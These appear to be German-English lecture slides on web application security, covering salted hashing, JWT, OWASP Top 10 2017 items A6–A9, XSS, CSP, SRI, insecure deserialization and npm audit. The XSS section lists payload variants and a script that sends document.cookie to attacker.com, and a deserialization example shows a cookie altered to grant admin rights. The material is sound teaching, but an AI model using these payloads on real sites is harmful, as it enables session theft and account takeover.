
SALT in *md5()*

```php
<?PHP

  $SALT = '#khaszi398fhlkvkhjewoiu+';

  function salter( $x ){
     global $SALT;
     return md5( $x . $SALT );
  }

  $MD5_Secrets = [];

  foreach( $My_Secrets as $key => $value ){
     $MD5_Secrets[ salter($key) ] = salter($value);
  }

  var_dump($MD5_Secrets);

?>
```

Konkatenation

- SALT geheim halten

md5() considered harmful today



https://media.ccc.de/v/25c3-3023-en-making_the_theoretical_possible

Eine bessere Hashfunktion wählen:

hash() statt *md5()*

```
string hash ( string $algo , string $data [, bool $raw_output = FALSE ] )
```

```
hash( "sha384", "klartext" . SALT );
```


md2	32	a9046c73e00331af68917d3804f70655
md4	32	866437cb7a794bce2b727acc0362ee27
md5	32	5d41402abc4b2a76b9719d911017c592
sha1	40	aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d
sha256	64	2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e730
sha384	**96**	**59e1748777448c69de6b800d7a33bbfb9ff1b463e44354c3553**
sha512	128	9b71d224bd62f3785d96d46ad3ea3d73319bfbc2890caadae2d
ripemd128	32	789d569f08ed7055e94b4289a4195012
ripemd160	40	108f07b8382412612c048d07d13f814118445acd
ripemd256	64	cc1d2594aece0a064b7aed75a57283d9490fd5705ed3d66bf9a
ripemd320	80	eb0cf45114c56a8421fbcb33430fa22e0cd607560a88bbe14ce
whirlpool	128	0a25f55d7308eca6b9567a7ed3bd1b46327f0f1ffdc804dd8bb
tiger128,3	32	a78862336f7ffd2c8a3874f89b1b74f2
tiger160,3	40	a78862336f7ffd2c8a3874f89b1b74f2f27bdbca
tiger192,3	48	a78862336f7ffd2c8a3874f89b1b74f2f27bdbca39660254
tiger128,4	32	1c2a939f230ee5e828f5d0eae5947135
tiger160,4	40	1c2a939f230ee5e828f5d0eae5947135741cd0ae
tiger192,4	48	1c2a939f230ee5e828f5d0eae5947135741cd0aefeeb2adc
snefru	64	7c5f22b1a92d9470efea37ec6ed00b2357a4ce3c41aa6e28e3b
gost	64	a7eb5d08ddf2363f1ea0317a803fcef81d33863c8b2f9f6d7d1
adler32	8	062c0215
crc32	8	3d653119
crc32b	8	3610a686

haval128,3	32	85c3e4fac0ba4d85519978fdc3d1d9be
haval160,3	40	0e53b29ad41cea507a343cdd8b62106864f6b3fe
haval192,3	48	bfaf81218bbb8ee51b600f5088c4b8601558ff56e2de1c4f
haval224,3	56	92d0e3354be5d525616f217660e0f860b5d472a9cb99d6766be
haval256,3	64	26718e4fb05595cb8703a672a8ae91eea071cac5e7426173d4c
haval128,4	32	fe10754e0b31d69d4ece9c7a46e044e5
haval160,4	40	b9afd44b015f8afce44e4e02d8b908ed857afbd1
haval192,4	48	ae73833a09e84691d0214f360ee5027396f12599e3618118
haval224,4	56	e1ad67dc7a5901496b15dab92c2715de4b120af2baf661ecd92
haval256,4	64	2d39577df3a6a63168826b2a10f07a65a676f5776a0772e0a87
haval128,5	32	d20e920d5be9d9d34855accb501d1987
haval160,5	40	dac5e2024bfea142e53d1422b90c9ee2c8187cc6
haval192,5	48	bbb99b1e989ec3174019b20792fd92dd67175c2ff6ce5965
haval224,5	56	aa6551d75e33a9c5cd4141e9a068b1fc7b6d847f85c3ab16295
haval256,5	64	348298791817d5088a6de6c1b6364756d404a50bd64e645035f

http://de2.php.net/manual/de/function.hash.php

JSON Web Token (JWT)

- jwt-token = header.payload.signature
- **data** = base64urlEncode(header) + "." + base64urlEncode(payload)
- signature = **hash**(**data**, **secret**);



https://medium.com/vandium-software/5-easy-steps-to-understanding-json-web-tokens-jwt-1164c0adfcec

A6 :2017

Security Misconfiguration

App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.	

A7 :2017

Cross-Site Scripting (XSS)

App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

Aufgabe: Wo besteht ein XSS-Risiko?

```
<div id="results">
   <span>Search results for: "<?php echo $data['s']; ?></span>
   <?php if ($results) : ?>
      <ul>
         <?php foreach( $results as $result ) : ?>
            <li><a href="<?php echo $result->href; ?>">
                  <?php echo $result->title; ?></a></li>
         <?php endforeach; ?>
      </ul>
   <?php else : ?>
      <span>No results for '<?php echo $data['s']; ?>'</span>
   <?php endif; ?>
</div>
```

XSS-Varianten

```
<script>alert('Hello');</script>

<img src=javascript:alert('Hello')>

<table background="javascript:alert('Hello')">

<iframe src="javascript:alert('Hello')">

<IMG
SRC=&amp;#106;&amp;#97;&amp;#118;&amp;#97;&amp;#115;
&amp;#99;&amp;#114;&amp;#105;&amp;#112;&amp;#116;&amp
p;#58;&amp;#97;&amp;#108;&amp;#101;&amp;#114;&amp;#11
6;&amp;#40;&amp;#39;&amp;#88;&amp;#83;&amp;#83;&amp;#
39;&amp;#41;>
```

URL Encoding
(or: 'What are those "%20" codes in URLs?')


The ISO 8859-1 Character Set: 97-126	Character Ranges	
	0-31 32-64 65-96 97-126	127-159 160-191 192-223 224-255

= Index DOT Html by Brian Wilson =

Main Index | Element Tree | Element Index | HTML Support History

Character		Numbered Entity			Named Entity		
ISO 8859-1 Position	Description	Entity Number	HTML Result	Standards/Browser Support	Entity Name	HTML Result	Standards/Browser Support
97	Lowercase: a	a	a	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
98	Lowercase: b	b	b	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
99	Lowercase: c	c	c	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
100	Lowercase: d	d	d	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
101	Lowercase: e	e	e	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
102	Lowercase: f	f	f	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
103	Lowercase: g	g	g	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
104	Lowercase: h	h	h	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
105	Lowercase: i	i	i	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA
106	Lowercase: j	j	j	[2|3|3.2|4] [X1|X1.1] [IE1|M1|N1|O2.1|S1]	NA	NA	NA

Sequenzdiagramm eines persistenten XSS-Angriffes



In XSS, the hacker takes advantage of the trust that a user has for a certain website.

http://www.differencebetween.info/difference-between-xss-and-csrf

XSS Malware ⇒ Cookie-Diebstahl

Server:

```
1 HTTP/2.0 200 OK
2 Content-type: text/html
3 Set-Cookie: yummy_cookie=choco
4 Set-Cookie: tasty_cookie=strawberry
```

Cookies sind Teil des HTTP-Headers

Heimliches Verschicken an attacker.com:

```
<script>document.write(
    '<img src="http://www.attacker.com/' +
        document.cookie +
    '">');
</script>
```

Client:

```
1 GET /sample_page.html HTTP/2.0
2 Host: www.example.org
3 Cookie: yummy_cookie=choco; tasty_cookie=strawberry
```

Lösung:

```
1 Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

HttpOnly-Flag: inaccessible to JavaScript


https://developer.mozilla.org/de/docs/Web/HTTP/Cookies

Sicherheits-Maßnahmen gegen XSS

doc2 › app › models › book.rb

```
 1 class Book < ActiveRecord::Base
...
 8   validates :title, :format => { :with => /\A[a-zA-Z]+\z/,
 9                                  :message => "Only letters allowed" }
...
13 end
```

Whitelisting



Sicherheitsmaßnahme Content Security Policy (CSP)

- W3C-Empfehlungskandidat
- Content-Security-Policy
  - Google Chrome >= version 25.
  - Firefox version >= 23,
  - WebKit version >= 528
- Einsatz-Möglichkeiten:
  - (A) im HTTP-Header

```
Content-Security-Policy: policy
```

  - (B) im HTML-HEAD als <meta>-Tag

```
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self';
      img-src https://*;
      child-src 'none';">
```

https://en.wikipedia.org/wiki/Content_Security_Policy

```
Content-Security-Policy: policy
```

- execute scripts from whitelisted domains only
  - nur vom gleichen Server
    ```
    Content-Security-Policy: default-src 'self'
    ```
  - nur von trusted.com
    ```
    Content-Security-Policy: default-src 'self' *.trusted.com
    ```
  - verschieden einstellbar
    ```
    <meta http-equiv="Content-Security-Policy"
     content="default-src 'self'; img-src *;
              media-src media1.com media2.com;
              script-src userscripts.example.com">
    ```

- using CSP for enforcing HTTPS

```
Content-Security-Policy: default-src https://onlinebanking.jumbobank.com
```

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

CSP reporting

Enabling reporting

By default, violation reports aren't sent. To enable violation reporting, you need to specify the `report-uri` policy directive, providing at least one URI to which to deliver the reports:

```
Content-Security-Policy: default-src 'self'; report-uri
http://reportcollector.example.com/collector.cgi
```

Then you need to set up your server to receive the reports; it can store or process them in whatever manner you feel is appropriate.

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Sicherheitsmaßnahme Subresource Integrity (SRI)

- W3C-Empfehlungskandidat
- hash(Inhalt) vergleichen: SOLL = IST ?

```
<link rel="stylesheet" href="https://cdn.example.com/style.css"
    integrity="sha384-+/M6kredJEct339VItX1zB">
```

https://www.srihash.org/

CSP + SRI


```
Content-Security-Policy: require-sri-for script;
```

```
Content-Security-Policy: require-sri-for style;
```

Sicherheitsmaßnahme: Alle HTTP-Requests monitoren

mozdev.org

LiveHTTPHeaders



http://livehttpheaders.mozdev.org

A8 :2017

Insecure Deserialization

App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}


An attacker changes the serialized object to give themselves admin privileges:


a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}


A9 :2017 Using Components with Known Vulnerabilities

App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

New: Vulnerability by **component**-based software








https://youtu.be/TF-tXDRAEmg?t=191

Attack timeline

- Day 0: attacker creates module
- Day 2: attacker gets module into dependency
- Day 17: attacker adds malicious code
- Day 41-66: target runs npm update, pulling in malicious code
- Day 90: attack detected

https://youtu.be/TF-tXDRAEmg?t=377

npm audit




```
$ npm audit

                       === npm audit security report ===

# Run  npm install --dev react-scripts@1.1.4  to resolve 32 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
```

Low	Regular Expression Denial of Service
Package	debug
Dependency of	react-scripts [dev]
Path	react-scripts > eslint-plugin-import > eslint-module-utils > debug
More info	https://nodesecurity.io/advisories/534

Low	Regular Expression Denial of Service
Package	debug
Dependency of	react-scripts [dev]
Path	react-scripts > fsevents > node-pre-gyp > tar-pack > debug

Moderate	Out-of-bounds Read
Package	stringstream
Patched in	No patch available
Dependency of	react-scripts [dev]
Path	react-scripts > webpack > watchpack > chokidar > fsevents > node-pre-gyp > request > stringstream
More info	https://nodesecurity.io/advisories/664

